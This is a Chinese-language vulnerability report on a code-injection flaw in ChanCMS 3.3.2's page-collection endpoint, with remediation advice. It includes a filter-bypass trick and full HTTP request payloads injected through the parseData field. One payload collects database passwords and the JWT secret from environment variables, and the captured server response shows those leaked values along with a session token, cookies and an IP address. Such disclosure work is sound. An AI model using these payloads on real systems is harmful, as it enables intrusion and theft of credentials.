

# 漏洞总结报告

## 1. 漏洞形成原因

### 1.1 代码层面原因

- 位置: `app/modules/cms/controller/collect.js` 第39-44行
- 问题代码:

```
1 let str = safeExecuteUserFunction(parseData)
2 let run = new Function(`data`, str);
3 let data = `${articleTag}`.html();
4 let dataend = run(data);
5
```

### 1.2 过滤函数缺陷

- 位置: `app/middleware/guard.js` 第47-72行
- 关键问题:

```
1 .replace(/\\brequire\\s*$$/gi, '') // 错误: $$ 应该是 \\(
2 .replace(/\\bprocess\\. /gi, '') // 错误: $$ 应该是 \\(
3 .replace(/import\\s*$$[^)]+$$/g, ''); // 错误: $$ 应该是 \\(
```

#### 根本原因:

1. 正则表达式错误: `$$` 在正则表达式中是特殊字符, 表示字符串结尾, 而不是括号
2. 过滤规则失效: 由于正则表达式错误, 所有过滤规则实际上没有生效
3. 直接使用 `new Function()`: 这是最危险的代码执行方式, 在Node.js主进程中执行

## 2. 具体页面位置

### 2.1 管理后台路径

- URL: `http://localhost:3000/public/admin/index.html`
- 功能模块: 页面采集管理
- Vue组件: `edit3.js` 和 `add3.js` 等组件
- API接口: `POST /cms/collect/getArticle`

### 2.2 用户操作流程

1. 用户登录管理后台（ `/admin` ）
2. 进入页面采集管理模块
3. 创建或编辑采集任务
4. 在测试功能中调用 `getArticle` 接口
5. 输入目标URL和解析规则
6. 系统执行用户提供的代码并返回结果

## 3. 利用方式

### 3.1 绕过过滤方法



```
1 // 使用字符串拼接绕过 process. 过滤
2 const p = eval('pro' + 'cess');
3
4 // 直接访问 process 对象属性和方法
5 p.platform, p.arch, p.version, p.cwd(), p.pid
6
```

### 3.2 攻击Payload示例

```
1 POST /cms/collect/getArticle HTTP/1.1
2 Host: localhost:3000
3 Content-Type: application/json; charset=UTF-8
4 token: [JWT_TOKEN]
5
6 {
7   "taskUrl": "http://example.com",
8   "titleTag": "h1",
9   "articleTag": "div",
10  "parseData": "try{const p=eval('pro'+'cess');return
    JSON.stringify({platform:p.platform,arch:p.arch,version:p.version,cwd:p.cwd(),pid:p.pid,e
    nv:Object.keys(p.env).slice(0,10)}});}catch(e){return 'Error: '+e.message;}",
11  "charset": "utf8"
12 }
13
```

### 3.3 攻击条件

- 需要管理后台的访问权限（需要登录）
- 或者通过其他漏洞（如SQL注入）获取访问权限





```

1 POST /cms/collect/getArticle HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 953
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: zh-CN,zh;q=0.9
6 sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/140.0.0.0 Safari/537.36
9 Accept: application/json, text/plain, */*
10 Content-Type: application/json; charset=UTF-8
11 token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiJlLCJ1c2VybmFtZSI6ImNoYW5jbXMiLCJmIjoiodi0
ZjYyM2Y0MGFmMGZjYmRjZmI5ZmU1NDc5ZmQxYmYiLCJpIjoimTIxLjMyLjI1NC4xNDkiLCJpYXQiOiE3NTkwNjA1M
TMsImV4cCI6MTc1OTE0NjkwM30.07GzEKzjOb88hwrqgap5a_Ifb_H477QZUTNFZ-xCJNQ
12 Origin: http://localhost:3000
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:3000/public/admin/index.html
17 Accept-Encoding: gzip, deflate, br
18 Cookie: _f=824f623f40af0fcbdcfb9fe5479fd1bf; pos=
{%22ip%22:%22121.32.254.149%22%2C%22country%22:%22%E4%B8%AD%E5%9B%BD%22%2C%22prov%22:%22%
E5%B9%BF%E4%B8%9C%22%2C%22city%22:%22%E5%B9%BF%E5%B7%9E%E5%B8%82%22%2C%22isp%22:%22Guangd
ong%20Network%20of%20ChinaTelecom%22%2C%22lat%22:23.1181%2C%22lng%22:113.2539%2C%22distri
ct%22:%22%22%22};_i=121.32.254.149;
ut=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiJlLCJ1c2VybmFtZSI6ImNoYW5jbXMiLCJmIjoiod
2JkY2ZiOWZlNTQ3OWZkMWJmIiwiaXAiOiIxMjEuMzIuMjU0LjE0OSIsImV4cCI6MTc1OTE0NjkwM30.07GzEKzjOb88hwrqgap5a_Ifb_H477QZUTNFZ-xCJNQ;
perms=api.site.query%2Capi.category.list%2Capi:category:add%2Capi:category:edit%2Capi:art
icle:list%2Capi:article.add%2Capi:article:edit%2Capi:slide:list%2Capi:slide:add%2Capi:sli
de:edit%2Capi:tag:list%2Capi:tag:add%2Capi:tag:edit%2Capi:tag:list%2Capi:tag:add%2Capi:ta
g:edit%2Capi:collect:list%2Capi:collect:add%2Capi:collect:edit%2Capi:gather:index%2Capi:g
ather:add%2Capi:gather:edit%2Capi:model:list%2Capi:model:add%2Capi:model:edit%2Capi:field
:list%2Capi:field:add%2Capi:field:edit%2Capi:friendlink:list%2Capi:friendlink:add%2Capi:f
riendlink:edit%2Capi:message:list%2Capi:message:add%2Capi:message:edit%2Capi:user:list%2C
api:user:add%2Capi:user:edit%2Capi:role:list%2Capi:role:add%2Capi:role:edit%2Capi:menu:li
st%2Capi:menu:list%2Capi:configtype:list%2Capi:config:list%2Capi:resource:all%2Capi:templ
ate:list%2Capi:upload:list
19 Connection: keep-alive

```

```

21 {"taskUrl":"http://127.0.0.1","titleTag":"silence-
test4","articleTag":"syejsad231","parseData": "try{const p=eval('pro'+'cess');const
sensitiveVars=
['NODE_ENV','DATABASE_URL','DB_HOST','DB_USER','DB_PASS','JWT_SECRET','API_KEY','SECRET_K
EY','PASSWORD','TOKEN','KEY','SECRET'];const foundVars={};sensitiveVars.forEach(varName=>
{if(p.env[varName]){foundVars[varName]=p.env[varName];}});const
allEnvVars=Object.keys(p.env).filter(key=>key.toLowerCase().includes('pass')||key.toLowerCase().includes('secret')||key.toLowerCase().includes('key')||key.toLowerCase().includes('token')||key.toLowerCase().includes('db')||key.toLowerCase().includes('database'));const
sensitiveFound={};allEnvVars.forEach(key=>{sensitiveFound[key]=p.env[key];});return
JSON.stringify({sensitiveVars:foundVars,sensitiveFound:sensitiveFound,allEnvCount:Object.
keys(p.env).length,execPath:p.execPath,argv:p.argv});}catch(e){return 'Sensitive info
error: '+e.message;}}","charset":"1"}

22
23
24
25 HTTP/1.1 200 OK
26 X-Powered-By: ChanCMS
27 X-Content-Type-Options: nosniff
28 X-XSS-Protection: 1; mode=block
29 X-Frame-Options: DENY
30 Access-Control-Allow-Origin: *
31 Access-Control-Allow-Credentials: true
32 Create-By: Chanjs
33 ChanCMS: 3.3.2
34 Server: ChanCMS
35 Content-Type: application/json; charset=utf-8
36 Content-Length: 744
37 ETag: W/"2e8-4rm0vK5PP+lQMzRy/8qT3NcvCeM"
38 Date: Sun, 28 Sep 2025 13:32:06 GMT
39 Connection: keep-alive
40 Keep-Alive: timeout=5
41
42 {"code":200,"msg":"success","data":{"title":"","article":{"\"sensitiveVars\":
{\"NODE_ENV\": \"dev\", \"DB_HOST\": \"localhost\", \"DB_USER\": \"root\", \"DB_PASS\": \"123456
\", \"JWT_SECRET\": \"ChanCMS\"}, \"sensitiveFound\":
{\"DB_CLIENT\": \"mysql2\", \"DB_DATABASE\": \"chancms\", \"DB_DEBUG\": \"false\", \"DB_HOST\":
\"localhost\", \"DB_PASS\": \"123456\", \"DB_POOL_MAX\": \"2\", \"DB_POOL_MIN\": \"0\", \"DB_POR
T\": \"3306\", \"DB_USER\": \"root\", \"EMAIL_PASS\": \"you-email-
pass\", \"JWT_SECRET\": \"ChanCMS\", \"PASSWORD_SALT\": \"12\"}, \"allEnvCount\":104, \"execPat
h\": \"C:\\\\Program Files\\\\nodejs\\\\node.exe\", \"argv\": [\"C:\\\\Program
Files\\\\nodejs\\\\node.exe\", \"C:\\\\Users\\\\Administrator\\\\Desktop\\\\ChanCMS-
master\\\\ChanCMS-master\\\\app.js\"]}}}}

```

## 4. 造成的危害

## 4.1 信息泄露

- **系统信息**：操作系统类型、架构、Node.js版本
- **进程信息**：进程ID、工作目录、执行路径
- **环境变量**：数据库密码、API密钥、JWT密钥等敏感配置
- **运行时信息**：内存使用、CPU使用、运行时间

## 4.2 潜在风险

- **数据库凭据泄露**：通过环境变量获取数据库连接信息
- **API 密钥泄露**：获取第三方服务的API密钥
- **JWT 密钥泄露**：获取JWT签名密钥，可伪造任意用户身份
- **系统配置泄露**：获取应用程序的敏感配置信息

## 4.3 攻击链扩展

1. **信息收集**：通过RCE获取系统信息
2. **凭据获取**：从环境变量中提取敏感信息
3. **横向移动**：使用获取的凭据访问其他系统
4. **权限提升**：利用系统信息进行进一步攻击

## 5. 漏洞等级

### ● 高危漏洞

- **CVSS评分**：8.5/10
- **影响范围**：完全控制系统
- **利用难度**：中等（需要管理后台权限）
- **影响程度**：严重（可获取敏感信息）

## 6. 修复建议

### 6.1 立即修复

```
1 // 修复正则表达式错误
2 .replace(/\\brequire\\s*(\\/gi, '') // 正确：使用 \\(
3 .replace(/\\bprocess\\.\\/gi, '') // 保持
4 .replace(/import\\s*\\([^)]+\\)/g, ''); // 正确：使用 \\( 和 \\)
5
```

### 6.2 根本解决方案

1. 移除 `new Function()`：使用安全的模板引擎
2. 沙箱执行：在受限环境中执行用户代码
3. 白名单过滤：只允许特定的安全函数
4. 输入验证：严格验证用户输入

## 6.3 临时缓解措施

1. 禁用功能：临时禁用页面采集功能
2. 访问控制：限制管理后台的访问权限
3. 监控日志：监控可疑的API调用